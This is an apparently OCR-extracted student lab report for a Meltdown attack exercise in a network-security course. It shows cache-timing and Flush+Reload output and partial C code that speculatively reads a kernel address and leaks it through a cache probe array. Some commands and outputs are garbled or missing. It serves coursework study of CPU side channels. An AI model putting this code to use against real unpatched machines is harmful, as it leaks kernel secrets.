CS 5153/6053 Network Security, Spring 2023 Project 5: Meltdown Attack

Lab Enviroment:

Used the vm set up in previous projects.

Downloaded the zip file od meltdown_attack

Task 1: Reading from Cache versus from Memory


Compile the CacheTIme fiile and run it.


To compile and run it do following command:

Gcc –march=native –o CacheTime CacheTime.c

./CacheTime

Gives following output:





```
Access time for array[2*4096]: 222 CPU cycles
Access time for array[3*4096]: 37 CPU cycles
Access time for array[4*4096]: 222 CPU cycles
Access time for array[5*4096]: 235 CPU cycles
Access time for array[6*4096]: 224 CPU cycles
Access time for array[7*4096]: 60 CPU cycles
Access time for array[8*4096]: 220 CPU cycles
Access time for array[9*4096]: 298 CPU cycles
[04/13/23]seed@VM:~/Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1268 CPU cycles
Access time for array[1*4096]: 269 CPU cycles
Access time for array[2*4096]: 303 CPU cycles
Access time for array[3*4096]: 141 CPU cycles
Access time for array[4*4096]: 252 CPU cycles
Access time for array[5*4096]: 278 CPU cycles
Access time for array[6*4096]: 299 CPU cycles
Access time for array[7*4096]: 93 CPU cycles
Access time for array[8*4096]: 351 CPU cycles
Access time for array[9*4096]: 263 CPU cycles
[04/13/23]seed@VM:~/Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1299 CPU cycles
Access time for array[1*4096]: 289 CPU cycles
Access time for array[2*4096]: 662 CPU cycles
Access time for array[3*4096]: 87 CPU cycles
Access time for array[4*4096]: 1132 CPU cycles
Access time for array[5*4096]: 347 CPU cycles
Access time for array[6*4096]: 688 CPU cycles
Access time for array[7*4096]: 146 CPU cycles
Access time for array[8*4096]: 2187 CPU cycles
Access time for array[9*4096]: 1990 CPU cycles
[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$
```

Task 2: Using Cache as a Side Channel


Compile and run the FlushReload file.

Run following command :

Gcc –march=native –o FlushReload FlushReload.c

./FlushReload

Gives following output:




```
[04/13/23]seed@VM:~$ ls
android         Documents         lib                 Pictures  src.zip
bin             Downloads         Meltdown_Attack     Public    Templates
Customization   examples.desktop  Meltdown_Attack.zip source    Videos
Desktop         host              Music               src
[04/13/23]seed@VM:~$ cd Meltdown_Attack
[04/13/23]seed@VM:~/Meltdown_Attack$ ls
CacheTime           FlushReload     MeltdownAttack.c
CacheTime.c         FlushReload.c   MeltdownExperiment.c
ExceptionHandling.c Makefile        MeltdownKernel.c
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o FlushReload FlushRelo
d.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/13/23]seed@VM:~/Meltdown_Attack$
```

Task 3: Place Secret Data in Kernel Space

Run make command first:


Gives following output:



Then run following command:


Dmesg | grep ‘secret data address’

Gives following output:



Task 4: Access Kernel Memory from User Space

Write a following code:




Compile it and run it by following command:

Gcc -o UserAccess UserAccess.c

./UserAccess

Gives following output:




Task 5: Handle Error/Exceptions in C

Run following command to compile and run the ExceptionHandling file:

Gcc –o ExceptionHandling ExceptionHandling.c

./ ExceptionHandling

Gives following output:




```
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -o UserAccess UserAccess.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./UserAccess
Segmentation fault
[04/13/23]seed@VM:~/Meltdown_Attack$ ls
CacheTime           Makefile              MeltdownKernel.mod.c  UserAccess
CacheTime.c         MeltdownAttack.c      MeltdownKernel.mod.o  UserAccess.c
ExceptionHandling.c MeltdownExperiment.c  MeltdownKernel.o
FlushReload         MeltdownKernel.c      modules.order
FlushReload.c       MeltdownKernel.ko     Module.symvers
[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -o ExceptionHandling ExceptionHandling.
c

[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/13/23]seed@VM:~/Meltdown_Attack$ 
```

Task 6: Out-of-Order Execution by CPU

Compile and run MeltdownExperiment file by following command:


Gcc –march=native –o MeltdownExperiment MeltdownExperiment.c

./ MeltdownExperiment




```
[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownExperiment Me
tdownExperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
```

Task 7.1: A Naive Approach




```
array[250*4096 + 1024] is in cache.
The Secret = 250.
array[251*4096 + 1024] is in cache.
The Secret = 251.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownExperiment Me
tdownExperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o MeltdownExperiment Me
tdownExperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/13/23]seed@VM:~/Meltdown_Attack$
```



```
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}


int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown(0xf9282008);
  }
  else {
     printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

Task 7.2: Improve the Attack by Getting the Secret Data Cach

```c
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  // Task 7.2 Open the /Proc/Secret_data virtual file.

int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
  perror ("open");
  return -1;
}
}
```



```
array[244*4096 + 1024] is in cache.
The Secret = 244.
array[246*4096 + 1024] is in cache.
The Secret = 246.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[249*4096 + 1024] is in cache.
The Secret = 249.
array[250*4096 + 1024] is in cache.
The Secret = 250.
array[251*4096 + 1024] is in cache.
The Secret = 251.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[04/13/23]seed@VM:~/Meltdown_Attack$
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
[04/13/23]seed@VM:~/Meltdown_Attack$ gcc -march=native -o Meltdownexperiment Me
tdownexperiment.c
[04/13/23]seed@VM:~/Meltdown_Attack$ ./Meltdownexperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/13/23]seed@VM:~/Meltdown_Attack$ 
```